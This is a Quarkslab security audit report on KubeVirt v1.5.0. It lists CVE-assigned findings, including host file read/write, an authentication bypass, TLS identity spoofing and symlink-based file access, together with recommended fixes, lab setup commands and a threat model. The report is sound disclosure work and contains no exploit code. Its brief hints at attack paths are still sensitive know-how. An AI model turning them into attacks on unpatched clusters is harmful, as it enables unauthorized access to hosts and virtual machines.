KubeVirt Security Audit

Technical Report

Reference	25-06-2150-REP
Version	1.2
Date	2025-11-07

Quarkslab SAS
10 boulevard Haussmann
75009 Paris
France

©

Legal Notice

1. Project information

1.1. Document history

Version	Date	Details	Authors
1.0	2025-06-10	Initial version	Sébastien Rolland, Mihail Kirov
1.1	2025-10-15	Update MEDIUM-8 finding remediation	Sébastien Rolland, Mihail Kirov
1.2	2025-11-07	Add CVE references to findings	Sébastien Rolland, Mihail Kirov

1.2. Contacts

1.2.1. Quarkslab

Name	Role	Email
Frédéric Raynal	CEO	`fraynal@quarkslab.com`
Pauline Sauder	Project Manager	`psauder@quarkslab.com`
Sébastien Rolland	R&D Engineer	`srolland@quarkslab.com`
Mihail Kirov	R&D Engineer	`mkirov@quarkslab.com`

1.2.2. KubeVirt

Name	Role	Email
Andrew Burden	Software Engineer	`aburden@redhat.com`
Fabian Deutsch	Software Engineer	`fdeutsch@redhat.com`

Contents

2. Executive Summary

Note: Metric definition and vulnerability classification are detailed in the reading guide (Chapter 3)

2.1. Context

The Open Source Technology Improvement Fund (OSTIF), thanks to funding provided by Sovereign Tech Fund (STF), engaged with Quarkslab to perform a security audit of KubeVirt. The OSTIF and Quarkslab have collaborated on several security assessments through the years, in the context of securing widely used and crucial open-source projects, such as:

- Audit of the Notary Project, 2025
- Audit of PHP-SRC, 2024
- Audit of Operator Fabric, 2024
- Cloud Native Buildpacks security audit, 2024
- Kuksa security audit, 2024
- Falco security audit, 2023

The duration of the assessment was 37 days. This report presents the results of the security assessment.

2.2. Objectives

The goal of the audit was to assist KubeVirt developers and the community in increasing the security of the project. The project codebase was assessed on the scope defined by the Threat Model *(Chapter 6)*, shared with the KubeVirt team before the start of the assessment. This assessment was conducted during an allocated amount of time in order to find issues and vulnerabilities in the code base, the KubeVirt specification and its implementation.

2.3. Methodology

To evaluate the security of the KubeVirt solution, Quarkslab's team began by familiarizing themselves with the project's architecture and identifying the key tasks outlined in the audit scope. This involved gathering and analyzing all available documentation and resources related to the project.

Once a comprehensive understanding of the project's structure was established, including the relationships between various components and their interaction with end-users, Quarkslab developed a threat model. This model incorporated the team's acquired knowledge and the derived attack surface. It was subsequently presented to KubeVirt's core developers for feedback and alignment.

The evaluation combined both static and dynamic analysis techniques. Static analysis focused on reviewing the source code to uncover implementation flaws or logic vulnerabilities within the defined assessment targets. Dynamic analysis was used to enhance the team's understanding of KubeVirt's virtualization workflows and to complement the static review through techniques such as fuzzing and hypothesis validation.

The security audit followed these key steps:

Step 1: Discovery

- Develop a holistic understanding of the KubeVirt architecture, including its components, their interactions, and the underlying technologies.

Step 2: Threat Modeling

- Based on the acquired knowledge, identify the attack surface, potential threat actors, and plausible attack scenarios to construct a comprehensive threat model.

Step 3: Static Analysis and Manual Review

- Perform static code analysis and manual inspection to detect potential vulnerabilities, bugs, and insecure coding practices.

Step 4: Dynamic Testing

- Conduct dynamic analysis to observe component behavior in runtime, execute fuzzing campaigns, and validate or refute findings from the static review.

2.4. Findings Summary

During the time frame of the security audit, Quarkslab has discovered several security issues and vulnerabilities, among which:

- 1 security issues considered as high severity;
- 7 security issues considered as medium severity;
- 4 security issues considered as low severity;
- 3 issues considered informative.

Info

As a result, 7 CVEs were assigned following this collaboration, namely:

- CVE-2025-64324 for **HIGH-6**
- CVE-2025-64432 for **MEDIUM-2**
- CVE-2025-64433 for **MEDIUM-7**
- CVE-2025-64434 for **MEDIUM-3**
- CVE-2025-64435 for **MEDIUM-8**
- CVE-2025-64436 for **MEDIUM-5**
- CVE-2025-64437 for **MEDIUM-9**

ID	Name	Perimeter
HIGH-6	Arbitrary Host File Read and Write	virt-handler

ID	Name	Perimeter
MEDIUM-2	Authentication Bypass in Kubernetes Aggregation Layer	virt-api
MEDIUM-3	Improper TLS Certificate Management Handling Allows API Identity Spoofing	virt-handler
MEDIUM-5	Excessive Role Permissions Could Enable Unauthorized VMI Migrations Between Nodes	virt-handler
MEDIUM-7	Arbitrary Container File Read	virt-handler, virt-launcher
MEDIUM-8	VMI Denial-of-Service (DoS) Using Pod Impersonation	virt-controller (VMI)
MEDIUM-9	Isolation Detection Flaw Allows Arbitrary File Permission Changes	virt-handler, virt-launcher
MEDIUM-12	Privileged Operator Deployed Outside the Kubernetes Control Plane	virt-operator
LOW-4	Lack of Common Name (CN) Verification in TLS Certificates	virt-handler
LOW-13	Webhook Server doesn't Enforce Mutual Authentication and is Exposed to the Whole Cluster	virt-operator
LOW-14	Host devices exposed by KubeVirt are accessible cluster-wide	KubeVirt CR - virt-handler
LOW-15	Sidecar Feature Gate May Allow Unauthorized Access to privileged components and Modification of VMI Configurations	virt-launcher
INFO-1	Crash Triggered by Unoptimized Build	virt-handler
INFO-10	Arbitrary Container File Mount Violating The Specification	virt-handler
INFO-11	Unhandled Exception Leads to a Crash	virt-handler

2.5. Recommendation and Action Plan

ID	Recommendation
HIGH-6	The `hostDisk` feature should be implemented in a way that restricts access to only the intended files and directories on the host (i.e., the ones owned by the user with UID 107). In the current context, file ownership should only be changed if `virt-launcher` creates the file which the user wants to mount from the host.
MEDIUM-2	After asserting the validity of the signature of the presented TLS certificate, verify that the Common Name (CN) field is authorized in the `extension-apiserver-authentication` ConfigMap.
MEDIUM-3	For the communication between `virt-handler` to `virt-handler` (e.g., during migrations), use TLS client certificates with a Common Name (CN) that differs from the one used in the client certificate for `virt-api` to `virt-handler` communication. Update the client certificate verification logic, such as by using separate certificate managers, to distinguish between different request contexts (e.g., lifecycle operations vs. migration operations) and validate the CN fields accordingly.
MEDIUM-5	Create a `ValidatingAdmissionPolicy` or a new `ValidatingWebhookConfig` in order to prevent `virt-handler` from patching other nodes than the one it is running on.
MEDIUM-7	Ensure that the user-controlled `disk.img` file within a PVC is owned by the unprivileged user with UID `107` and it is not a symlinks.
MEDIUM-8	Ensure `virt-controller` selects `virt-launcher` pods based solely on `kubevirt.io/created-by` label, and add a new `ValidatingAdmissionPolicy` or `ValidatingWebhookConfiguration` to enforce that only relevant KubeVirt service accounts can create pods with this label.
MEDIUM-9	Ensure that the `launcher-sock` located in the `virt-launcher` pod's file system is not a symlink before using it to determine the isolation context of the pod.
MEDIUM-12	The `virt-operator` deployment specification should enforce a `nodeAffinity` rule to select a control plane node where to deploy the component.
LOW-4	Using intermediate TLS certificates shouldn't disable the client and server Common Name (CN) verification.
LOW-13	The `virt-operator` should enforces mTLS and/or its access should be restricted to allow only the `kube-api-server` pod, through `NetworkPolicy` for example.
LOW-14	Create `ValidatingAdmissionPolicies` or define new `ValidatingWebhookConfigurations` to restrict the creation, update, or patching of pods that request KubeVirt host devices, ensuring that only the `virt-controller` is authorized to perform such operations.

ID	Recommendation
LOW-15	ConfigMaps offer a convenient method to utilize the KubeVirt Sidecar feature gate; however, their use can introduce significant security risks. To mitigate this, either avoid using ConfigMaps for this purpose or implement a mechanism to verify script integrity, such as requiring a signature or checksum specified in the VM annotations.
INFO-1	It seems that the compiler optimizations hide a logical bug in the application which should be investigated and fixed.
INFO-10	Reject mounting files which have known formats other that RAW and QCOW2
INFO-11	Handle the error and prevent the crash.

2.6. Conclusions

Quarkslab identified several vulnerabilities and implementation bugs within KubeVirt. While most of these issues require specific preconditions or elevated privileges to exploit, such as a compromised node or access to a KubeVirt component, their presence still highlights areas of potential risk in certain deployment scenarios.

Quarkslab acknowledges the significant security engineering efforts invested by the KubeVirt development team. The architecture demonstrates a strong emphasis on isolation, privilege boundaries, and container runtime hardening, which collectively raise the bar for successful exploitation.

Alongside the vulnerability disclosures, Quarkslab provided actionable recommendations and mitigation strategies to address the identified issues. These include more stringent input validation, improved permission scoping, and refinements to security controls around virtual machine lifecycle management.

By addressing these findings, the KubeVirt maintainers have the opportunity to further improve the robustness of the project, ensuring greater resilience in production environments and contributing to the overall security posture of the cloud-native ecosystem.

3. Reading Guide

This reading guide describes the different sections present in this report and gives some insights about the information contained in each of them and how to interpret it.

3.1. Executive summary

The executive summary Section 2 presents the results of the assessment in a non-technical way, summarizing all the findings and explaining the associated risks. For each vulnerability, a severity level is provided as well as a name or short description, and one or more mitigation, as shown below.

ID	Name	Category
CRITICAL	Vulnerability Name #1	Injection
HIGH	Vulnerability Name #2	Remote code injection
MEDIUM	Vulnerability Name #3	Denial of Service
LOW	Vulnerability Name #4	Information leak

Each vulnerability is identified throughout this document by a unique identifier `<LEVEL>-<ID>`, where `ID` is a number and `LEVEL` the severity (`INFO`, `LOW`, `MEDIUM`, `HIGH` or `CRITICAL`). Every vulnerability identifier present in the vulnerabilities summary table is a clickable link that leads to the corresponding technical analysis that details how it was found (and exploited if it was the case). Severity levels are explained in Section 3.2.

The executive summary also provides an action plan with a focus on the identified *quick wins*, some specific mitigation that would drastically improve the security of the assessed system.

3.2. Metric definition

This report uses specific metrics to rate the severity, impact and likelihood of each identified vulnerability.

3.2.1. Impact

The impact is assessed regarding the information an attacker can access by exploiting a vulnerability but also the operational impact such an attack can have. The following table summarizes the different levels of impact we are using in this report and their meanings in terms of information access and availability.

CRITICAL	Allows a total compromise of the assessed system, allowing an attacker to read or modify the data stored in the system as well as altering its behavior.

HIGH	Allows an attacker to impact significantly one or more components, giving access to sensitive data or offering the attacker a possibility to pivot and attack other connected assets.
MEDIUM	Allows an attacker to access some information, or to alter the behavior of the assessed system with restricted permissions.
LOW	Allows an attacker to access non-sensitive information, or to alter the behavior of the assessed system and impact a limited number of users.

3.2.2. Likelihood

The vulnerability likelihood is evaluated by taking the following criteria in consideration:

- **Access conditions**: the vulnerability may require the attacker to have physical access to the targeted asset or to be present in the same network for instance, or can be directly exploited from the Internet.
- **Required skills**: an attacker may need specific skills to exploit the vulnerability.
- **Known available exploit**: when a vulnerability has been published and an exploit is available, the probability a non-skilled attacker would find it and use it is pretty high.

The following table summarizes the different level of vulnerability likelihood:

CRITICAL	The vulnerability is easy to exploit even from an unskilled attacker and has no specific access conditions.
HIGH	The vulnerability is easy to exploit but requires some specific conditions to be met (specific skills or access).
MEDIUM	The vulnerability is not trivial to discover and exploit, requires very specific knowledge or specific access (internal network, physical access to an asset).
LOW	The vulnerability is very difficult to discover and exploit, requires highly specific knowledge or authorized access

3.2.3. Severity

The severity of a vulnerability is defined by its impact and its likelihood, following the following table:

		Impact			
		●●●●	●●●○	●●○○	●○○○
Likelihood	●●●●	CRITICAL	CRITICAL	HIGH	MEDIUM
	●●●○	CRITICAL	HIGH	HIGH	MEDIUM
	●●○○	HIGH	HIGH	MEDIUM	LOW
	●○○○	MEDIUM	MEDIUM	LOW	LOW

4. Introduction

4.1. Kubevirt

KubeVirt is an open-source Kubernetes add-on, written in Go, and currently an incubating project under the Cloud Native Computing Foundation (CNCF). Backed by Red Hat, it enables the deployment and management of traditional virtual machines alongside containerized workloads within the same Kubernetes environment, leveraging Pods as the unifying abstraction. It is notably integrated into Red Hat OpenShift Virtualization [1].

Typical use cases include running legacy applications that are difficult to containerize, hosting OS-level testing environments, or supporting sensitive workloads that require the enhanced isolation provided by virtualization. By bridging the gap between virtualization and containerization, KubeVirt transforms Kubernetes into a true hybrid platform capable of managing both technologies seamlessly.

Under the hood, KubeVirt extends the Kubernetes API using Custom Resource Definition (CRD) to introduce custom resources specific to virtual machines, such as VirtualMachines (VMs) and VirtualMachineInstances (VMIs). It includes a dedicated operator to deploy and manage its software stack, a controller to reconcile the cluster state, and specialized agents to handle virtualization-specific tasks.

To run virtual machines, KubeVirt leverages KVM, a Linux kernel feature for hardware-assisted virtualization, in conjunction with QEMU, or, in some cases, QEMU alone for emulation when hardware-assisted virtualization.

4.2. Scope

The audit focused on the publicly available KubeVirt GitHub repository, located under the official KubeVirt GitHub organization[2].

Project	KubeVirt
Repository	https://github.com/kubevirt/kubevirt
Version	v1.5.0
Commit hash	522b44c0ce8d1909618324cb083d69e5c7a0a234

Table 1: Audit scope details.

Note: A more detailed scope was defined during the creation of the Threat Model, Chapter 6 and can be found in the corresponding section.

4.3. Cartography

This section outlines the various components of the KubeVirt solution that Quarkslab's auditors identified and/or assessed, organized by container image. Note that this list is not exhaustive.

4.3.1. Build

KubeVirt was built as follows:

1. The project was retrieved using the following command: `git clone https://github.com/kubevirt/kubevirt --branch v1.5.0 --depth 1`.
2. A local Docker image registry was deployed and the following line were added to the main Makefile:

```Makefile
export DOCKER_PREFIX=localhost:5000/kubevirt
export DOCKER_TAG=audit
```

3. To facilitate debugging of the software stack, we modified the following Bazel build command, based on the KubeVirt debugging documentation, to preserve debug symbols and disable compiler optimizations:

```Bash
build --@io_bazel_rules_go//go/config:gc_goopts=-N,-l --strip=never
```

Finally, to build and push the images to the local registry, the following commands were executed as described in the "Getting Started Guide" [3]:

```Bash
$ make && make push && make manifests
$ find _out/manifests/release -type f -name '*.yaml' | xargs sed -i "s/
localhost:5000/host.minikube.internal:5000/g"
```

After building the project and pushing the images, the local registry contains the following artifacts:

Note: A more detailed description of the components which were assest can be found in the Threat Model subsection nº 6.2.4

virt-handler:

The `virt-handler` image containing the `virt-handler` and `virt-chroot` binaries.

virt-launcher:

The `virt-launcher` image containing the following KubeVirt binaries or scripts:
- node-labeller.sh;
- virt-launcher;
- container-disk;
- virt-freezer;
- virt-launcher-monitor;
- virt-probe;

- virt-tail.

  virt-operator:

  The `virt-operator` image containing the `virt-operator` and `csv-generator` binaries.

  virt-api:

  The `virt-api` image containing the `virt-api` binary.

  virt-controller:

  The `virt-controller` image containing the `virt-controller` binary.

4.3.2. Auxiliary Components

virt-exportproxy

The `virt-exportproxy` image contains the `virt-exportproxy` binary. It is part of the `VMExport` feature gate [4] and is responsible for securely exposing the export server outside the Kubernetes cluster.

virt-exportserver

The `virt-exportserver` image includes the `virt-exportserver` binary. Also tied to the `VMExport` feature gate, it exposes URLs that allow downloading VM artifacts once they are ready for export.

virtio-container-disk

This image provides a bootable disk image used for container-based virtual machine initialization.

network-passt-binding

Contains the `network-passt-binding` binary, which enables network binding for virtual machines using the `passt` mechanism [5].

network-slirp-binding

Includes the `network-slirp-binding` binary to support network binding for virtual machines via the `slirp` user-mode network stack [6].

sidecar-shim

The `sidecar-shim` image contains the `sidecar-shim` binary. It supports the `Sidecar` feature gate [7], enabling the execution of custom scripts to modify the `libvirt XML` configuration just before the virtual machine is created.

4.3.3. Tools and Test Components

- **pr-helper**: Assists with Persistent Reservation [8] handling in shared storage environments.
- **vm-killer**: Appears to be used for stress testing or simulating failure scenarios.

- **winrmcli**: Provides the `winrm-cli` and `winrmcp` tools for connecting to Windows virtual machines.
- **conformance**: Runs Kubernetes conformance tests within the cluster.
- **disks-images-provider**: Supplies sample disk images for testing and validation.
- **libguestfs-tools**: Offers `libguestfs` utilities for inspecting and modifying disk images.

4.4. Installation

4.4.1. Environment

To install, dynamically test, and assess KubeVirt, Quarkslab's auditors used the following environment specifications:

- Operating System: Fedora 41
- Kubernetes: Minikube v1.35.0 with Kubernetes v1.32.0
- Container Engine: Docker v28.0.4

KubeVirt was installed and configured on Minikube following the official documentation [9].

INFO-1	Crash Triggered by Unoptimized Build
Perimeter	virt-handler
Description	
virt-handler crashes during startup when the binary is built using Go gc arguments that turn off optimizations and inlining.	
Recommendation	
It seems that the compiler optimizations hide a logical bug in the application which should be investigated and fixed.	

When built without optimizations and inlining (`-l -N` arguments for Golang `gc` compiler), the `virt-handler` binary crashes during its startup because of a segmentation violation.

Following data can be found in the binary logs:

```log
panic: runtime error: invalid memory address or nil pointer dereference
[signal SIGSEGV: segmentation violation code=0x1 addr=0x0 pc=0x2d6c0af]

goroutine 1 [running]:
kubevirt.io/kubevirt/vendor/github.com/machadovilaca/operator-observability/pkg/
operatormetrics.(*Gauge).GetOpts(0x0)
  vendor/github.com/machadovilaca/operator-observability/pkg/operatormetrics/
  gauge.go:23 +0x2f
kubevirt.io/kubevirt/vendor/github.com/machadovilaca/operator-observability/pkg/
operatormetrics.Collector.hash({{0xc00028c308, 0x25, 0x2f}, 0x38d4728})
  vendor/github.com/machadovilaca/operator-observability/pkg/operatormetrics/
  collector.go:26 +0xdb
kubevirt.io/kubevirt/vendor/github.com/machadovilaca/operator-observability/pkg/
operatormetrics.collectorExists({{0xc00028c308, 0x25, 0x2f}, 0x38d4728})
  vendor/github.com/machadovilaca/operator-observability/pkg/operatormetrics/
  wrapper_registry.go:144 +0x65
kubevirt.io/kubevirt/vendor/github.com/machadovilaca/operator-observability/pkg/
operatormetrics.RegisterCollector({0xc0007f2cd0, 0x2, 0x2})
  vendor/github.com/machadovilaca/operator-observability/pkg/operatormetrics/
  wrapper_registry.go:50 +0xd9
kubevirt.io/kubevirt/pkg/monitoring/metrics/virt-
handler.SetupMetrics({0x3791ed1, 0x11}, {0x7ffc2f2839ef, 0xc}, 0x3, {0x3a1a4e0,
0xc0002402c0})
  pkg/monitoring/metrics/virt-handler/metrics.go:51 +0x316
main.(*virtHandlerApp).Run(0xc000180b60)
  cmd/virt-handler/virt-handler.go:394 +0x2cf9
```

```
main.main()
  cmd/virt-handler/virt-handler.go:631 +0xa9
```

Warning

Quarkslab's auditors couldn't receive any help to fix the bug within the audit timeline. Thus, it was not possible for them to debug the virt-handler binary.

4.4.2. Deployment

The used Kubernetes cluster was deployed on three nodes, with `flannel` or `cilium` for network inspection, using the following command:

```bash
minikube start --cni=cilium --nodes=3 --insecure-registry
"host.minikube.internal:5000"
```

The operator and KubeVirt custom resources were then deployed this way:

```bash
kubectl apply -f _out/manifests/release/kubevirt-operator.yaml
kubectl apply -f _out/manifests/release/kubevirt-cr.yaml
```

Finally, as nested virtualization wasn't available, the following patch was applied:

```bash
kubectl -n kubevirt patch kubevirt kubevirt --type=merge --patch
'{"spec":{"configuration":{"developerConfiguration":
{"useEmulation":true}}}}'
```

4.4.3. Debug

To debug the different components of KubeVirt, the official documentation, mentioned above, wasn't followed as it was considered too complicated. Instead, Quarkslab's auditors chose to install the Go debugger `delve` on the host and attach it to the desire process this way:

1. Identify the PID of the target process, from the host PID namespace;
2. Run `delve` using `dlv attach --accept-multiclient --log --headless -l 127.0.0.1:2345 <PID> /proc/<PID>/root/usr/bin/<binary>`
3. From VSCode using Go plugin debugging capability, add the following debugging configuration and run `delve` in client mode:

```json
{
  "version": "0.2.0",
  "configurations": [
    {
      "name": "Connect to server",
      "type": "go",
      "request": "attach",
      "mode": "remote",
      "port": 2345,
      "host": "127.0.0.1",
      "showLog": true,
      "cwd": "/path/to/code/of/kubevirt"
    }
  ]
}
```

5. Methodology

5.1. Defining a Threat Model

Defining a relevant threat model is the initial step of the audit. It provides an overview of the project's work. More importantly, this step identifies the project's assets and critical functionalities from which high-level attack scenarios can be extrapolated. This model will guide the next steps of the audit. Identifying the critical features and assets of KubeVirt is necessary for the creation of realistic scenarios. A world-like approach is important to identify the most relevant attack vectors and vulnerabilities.

5.2. Static analysis

5.2.1. Automated Static Analysis

This part of the audit aims to run several automated security tools on the audited code base. Most of these tools are open-source and could be integrated in a continuous integration workflow. This process aims to identify technical problems related to the used technologies (e.g.: programming language, libraries, infrastructure-as-code etc.).

Info

Automated static analysis was not conducted during this assessment as there were tools already integrated in KubeVirt's build pipeline [10]

5.2.2. Manual Static Analysis

The manual review consists of looking into the code base of the tool. It can be seen as multiple iterations of the following workflow:

- understanding of the inner workings of various parts of the code base;
- imagining concrete attack scenarios based on the code and the threat model;
- testing the scenarios using tests to validate or reject it.

This process aims to identify logical vulnerabilities.

5.3. Dynamic analysis

Dynamic analysis is mainly done through fuzzing which can also be either manual or automated. This process again aims to identify logical or implementation-specific vulnerabilities. It complements the manual review by automating vulnerability tests.

6. Threat Model

Quarkslab auditors studied meticulously, within the given assessment's time frame, the KubeVirt's software architecture with the objective to define a formal threat model. To do that, they had to first identify the roles and critical assets of the tool. Based on the results, a set of threat actors, attack scenarios and an attack surface were defined and are presented in this document.

6.1. Roles and Actors

KubeVirt ships with a default set of Kubernetes cluster-wide roles, defined as `ClusterRole` resources. These roles extend Kubernetes' native RBAC model using the **role aggregation** feature, which allows them to delegate permissions to other existing cluster roles dynamically:

- `instancetype.kubevirt.io:view`
- `kubevirt.io:admin`
- `kubevirt.io:operator`
- `kubevirt.io:default`
- `kubevirt.io:edit`
- `kubevirt.io:migrate`
- `kubevirt.io:view`

These roles establish permission boundaries and can be assigned to users, groups, or service accounts. They also help define distinct categories of **KubeVirt actors**, including:

- **KubeVirt Administrator (`kubevirt.io:admin`)**: An entity with the necessary permissions to manage and interact with a wide range of KubeVirt custom resources.
- **KubeVirt Operator (`kubevirt.io:operator`)**: An entity authorized to modify, update, and redeploy KubeVirt's core components.
- **KubeVirt Migrator (`kubevirt.io:migrate`)**: An entity with permissions to perform live migrations of virtual machine workloads managed through KubeVirt.
- **KubeVirt Read-Only (RO) User (`kubevirt.io:default`, `kubevirt.io:view`)**: An entity with read-only access to a defined subset of KubeVirt resources, scoped either cluster-wide or to a specific namespace.
- **KubeVirt Read-Write (RW) User (`kubevirt.io:edit`)**: An entity with both read and write access to a subset of KubeVirt resources, scoped either cluster-wide or to a specific namespace.

Additional actor types can be derived by combining permissions from the roles listed above, allowing for more granular access control per cluster or namespace basis.

These roles, by design, grant access to a collection of KubeVirt custom resources, which are considered critical assets in the context of this audit.

In addition to the above default roles, KubeVirt also provisions **five internal roles** that are tightly bound to specific service accounts. These service accounts are associated with the core KubeVirt components, each deployed as part of the platform's architecture. Each role is named after the corresponding KubeVirt component and exists as both a `ClusterRole` and a namespaced `Role`:

- `kubevirt-apiserver` (`ClusterRole` and `Role`)
- `kubevirt-controller` (`ClusterRole` and `Role`)
- `kubevirt-exportproxy` (`ClusterRole` and `Role`)
- `kubevirt-handler` (`ClusterRole` and `Role`)
- `kubevirt-operator` (`ClusterRole` and `Role`)

Unlike the aggregated roles that extend user or group identities, these component-bound roles are tightly coupled to system services and are not intended for direct assignment or derivation of additional actor types. Since they are intrinsic to the operation of KubeVirt's control and data plane, the components and their associated roles are also considered **core assets** within the scope of this audit.

6.2. Assets

Within KubeVirt, an actor oversees a set of assets that correspond to its assigned capabilities, as defined by its role in Kubernetes. The following core assets of the KubeVirt technology were identified by the Quarkslab's auditors.

6.2.1. Custom Resource Definitions (CRD)

KubeVirt extends the Kubernetes API by introducing a suite of CRDs, also referred to as **primary resources**, directly managed by KubeVirt.

The current threat model is based on KubeVirt's custom resource definitions specified in the v1.5.0 API reference.

These resources include, but are not limited to:

- **Virtualization**: `VirtualMachine (VM)`, `VirtualMachineInstance (VMI)`, `VirtualMachineInstancetype`, `VirtualMachineInstancePreset`.
- **Storage**: `DataVolume` (via the Containerized Data Importer - CDI), `VirtualMachineSnapshot`, `VirtualMachineRestore`, `VolumeBackup`, `VirtualMachineExport`.
- **Networking**: `Network`, `NetworkConfiguration`, `VirtualMachineInstanceNetworkInterface`.

These CRDs represent the API surface through which KubeVirt operates within a Kubernetes cluster.

For simplicity, the resources can be grouped into three categories:

1. Virtualization-related resources.
2. Storage-related resources.
3. Networking-related resources.

Each custom resource serves as an abstraction layer, often backed by native Kubernetes resources, referred to here as **secondary resources**, not directly managed by KubeVirt.

The functionality encapsulated in these abstractions is implemented by KubeVirt's core components, which themselves depend on underlying core Kubernetes components. By tracing these transitive relationships, one can identify all tangible assets associated with KubeVirt.

6.2.2. Kubernetes Compute Infrastructure (Virtualization)

KubeVirt creates virtual machines on Kubernetes nodes and manages them with the help of pods. Thus, one can identify the following KubeVirt assets related to the virtualization:

- **Kubernetes nodes**: where each VMI is scheduled.
- **Kubernetes Pods**: provides isolation from the host in terms of namespaces, cgroups and capabilities to the VMIs scheduled on a node.
- **Container images**: deliver OS images to the VMIs.

6.2.3. Backing Kubernetes Resources (Networking and Storage)

VM workloads leverage standard K8s resources such as:

- **PersistentVolumeClaims (PVCs) & PersistentVolumes (PVs)**: for VM disk storage.
- **ConfigMaps & Secrets**: for certificates and various other configurations such as `cloud-init`.
- **Services and Network Policies**: for networking-related operations.

6.2.4. KubeVirt Control & Data-Plane Components

KubeVirt's core functionality is provided by a set of pods running either in the Control Plane or the Data Plane. Here is below a non-exhautive list:

- **virt-api**: main HTTP API entrypoint, defaulting and validating CRDs and proxying communication with other components;
- **virt-controller**: cluster-wide controller reconciling VM/Pod cluster mappings;
- **virt-handler**: privileged `DaemonSet` responsible for launching/shutting down VMs;
- **virt-launcher**: container in each VMI Pod to invoke libvirtd and manage the QEMU domain;
- **virt-operator**: lifecycle manager deploying/upgrading all the above components;
- **virt-exportproxy & virt-exportserver**: services allowing VM disks and memory dumps to be exported outside of the cluster;
- **containerized-data-importer**: service providing abstractions over Kubernetes storage primitives such as `PVCs` and Container Images so that they can be more easily used in the context of virtual machines.
- **ssp-operator**: operator that deploying and controlling additional KubeVirt resources such as Common Templates Bundle, Template Validator, VM Console Proxy, etc.

The full list of elements part of the KubeVirt's ecosystem can be found on the project's GitHub page.

6.2.5. Kubernetes Core Infrastructure Dependencies

KubeVirt relies on the underlying Kubernetes control plane and more precisely on:

- API Server, Etcd, Scheduler, Controller Manager, Kubelet, KubeProxy, etc.
- Container Network Interface (CNI) plugins, Container Storage Interface (CSI) drivers, Container Runtime Interface (CRI) runtimes, etc.

6.2.6. Virtualization Assets

KubeVirt creates and manages virtual machines on Kubernetes leveraging the platform's integrated resources. However, Kubernetes is a container orchestration platform and natively does not provide virtualization functionalities. Hence, KubeVirt relies on several auxiliary virtualization technologies and frameworks to create and manage virtual machines on Kubernetes nodes:

- **QEMU** – for emulating hardware components and providing user-space virtualization;
- **KVM (Kernel-based Virtual Machine)** – for enabling host-assisted hardware virtualization, leveraging CPU virtualization extensions;
- **Virtio** – for efficient I/O virtualization through paravirtualized drivers, improving performance and reducing overhead;
- **libvirt** – for abstracting and managing communication with the underlying hypervisor (QEMU/KVM), offering a consistent API for VM lifecycle management.

The above assets play an important role in providing KubeVirt's core functionality – integration of virtualization workloads within Kubernetes. Thus, it's essential to preserve the Confidentiality, Integrity and Availability (CIA) properties of these assets. Any compromise leading to a violation of the CIA of an asset or a set of assets could affect KubeVirt's ability to manage VM workloads.

6.3. Threat Actors

Threat actors in the context of current audit are identified based on access privileges, roles, and their potential to interact, legitimately or maliciously, with the cluster and its virtualization layer provided by KubeVirt. The following actors are derived from Kubernetes global architecture and KubeVirt's roles, detailed in Section 6.1. They are further refined based on practical assumptions about their access scope and behavioral intent.

1. **Node-Level Attacker**

An entity with direct access to a Kubernetes node, either physical or virtual, on which KubeVirt components or virtual machines are scheduled. This attacker would try to compromise the CIA of external to the node cluster components by interacting with KubeVirt's Control and Data plane components.

2. **VM-Level Attacker**

An actor with control over a KubeVirt-managed virtual machine. Here two cases can be distinguished – the attacker who has compromised a guest virtual machine and has obtained root privileges within the guest; an attacker who has compromised a guest virtual machine and is able to execute code in the `qemu-kvm` process, potentially escaping in the `virt-launcher` pod.

In the first case, they would try to compromise the CIA of other cluster components by interacting with KubeVirt's Control and Data plane pods **from within the compromised VM**. While in the second case, they would try to compromise the CIA of other cluster components by interacting with KubeVirt's Control and Data plane pods **from within the compromised `virt-launcher` pod**.

3. **Pod-Level Attacker (Non-KubeVirt Pod)**

An entity with access to a non-KubeVirt pod within the cluster. This includes compromised application pods or malicious containers. The attacker would try to compromise the CIA of other cluster components by interacting with KubeVirt's Control and Data plane pods from within the compromised pod.

4. **External API Attacker**

An authenticated entity accessing the Kubernetes API server from outside the cluster, typically by reaching the Kubernetes API server via the host address on which it is deployed. This entity can be a registered end user or an application in possession of a valid certificate signed by the API server and assigned with one of the following `ClusterRoles`: `kubevirt.io:default`, `kubevirt.io:edit`, `kubevirt.io:migrate`, `kubevirt.io:view`.

The attacker would try to compromise the CIA of other cluster components by interacting with KubeVirt's Control and Data plane via the Kubernetes API server using its assigned role.

6.4. Scenarios

The following threat scenarios are elaborated using the assumed above threat actors as well as the identified KubeVirt's assets. The scenarios are intentionally kept generalized to provide flexibility to Quarkslab's auditors given the limited time frame and the complexity of the project.

6.4.1. Privilege escalation

Threat actors with a restricted set of privileges within the cluster could use KubeVirt to increase their privileges (horizontal or vertical privilege escalation) and compromise other KubeVirt or Kubernetes components (lateral privilege escalation).

For example, a compromised end-user account having the permissions to interact with KubeVirt's components could use the latters to increase its cluster-wide privileges and obtain access to restricted resources (e.g: multitenancy violation).

6.4.2. Denial-of-Service

Threat actors with a restricted set of privileges within the cluster could use KubeVirt to compromise the global availability of cluster resources.

For example, a malicious user with a restricted cluster-level capabilities (i.e., not admin) having the possibility to interact with KubeVirt's components could leverage the latters to drain the available computing resource in the cluster hence, starving other services and disrupting their availability.

6.4.3. Information Disclosure

Threat actors could use KubeVirt's virtualization abstractions to exfiltrate sensitive data from workloads or from the Kubernetes platform itself. KubeVirt leverages `Secrets`, `ConfigMaps`, `PersistentVolumes`, and other Kubernetes resources as part of a virtual machine provisioning, and these could be exposed if not properly scoped or protected.

For example, a malicious user with a restricted cluster-level capabilities having the possibility to interact with KubeVirt's components could use the latters to create a VMIs and attach a storage containing sensitive information to which they were not intended to have access to. By doing so, the attacker could gain unauthorized access to sensitive data that lies outside the scope of their intended permissions, effectively bypassing isolation boundaries enforced by the cluster's access controls.

6.5. Out of Scope Considerations

Below are listed specific scenarios which are not going to be used as attack vectors in the context of the current assessment:

- A Compromised core Kubernetes cluster components prior to the deployment of KubeVirt.
- Compromised cluster node prior to the deployment of KubeVirt.
- Vulnerabilities are present in the virtualization technologies used by KubeVirt, listed in section Virtualization Assets 6.2.6.
- An erroneous or vulnerable Kubernetes configuration is applied after the deployment of KubeVirt and not directly connected to KubeVirt.
- An erroneous or vulnerable node configuration is applied after the deployment of KubeVirt and not directly connected to KubeVirt.

6.6. Attack surface

The attack surface for the current assessment is defined based on the elaborated above scenarios, the defined threat actors and identified assets. The audit will focus mainly on the following KubeVirt components which are responsible for the core virtualization functionality:

- **virt-api**
- **virt-handler**
- **virt-launcher**
- **virt-operator**
- **virt-exportproxy & virt-exportserver**

